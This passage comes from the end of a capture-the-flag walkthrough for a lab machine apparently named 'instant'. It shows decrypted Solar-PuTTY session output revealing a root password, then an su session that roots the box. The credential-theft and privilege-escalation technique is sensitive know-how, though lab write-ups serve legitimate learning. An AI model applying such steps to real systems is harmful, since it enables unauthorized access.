[+] DONE Decrypted file is saved in:
C:\\Users\\user\\Desktop\\SolarPutty_sessions_decrypted.txt
```

Within the results, we see the user was connecting to the machine via `SSH` on `port 22` but more importantly, we find the password `12**24nzc!r0c%q12` for the `root` user!

```
shirohige@instant:/opt/backups/Solar-PuTTY$ su -  
Password:  
root@instant:~# whoami  
root
```

We can switch user with the password and we have successfully rooted the box! The last step is to grab the flag under the root directory!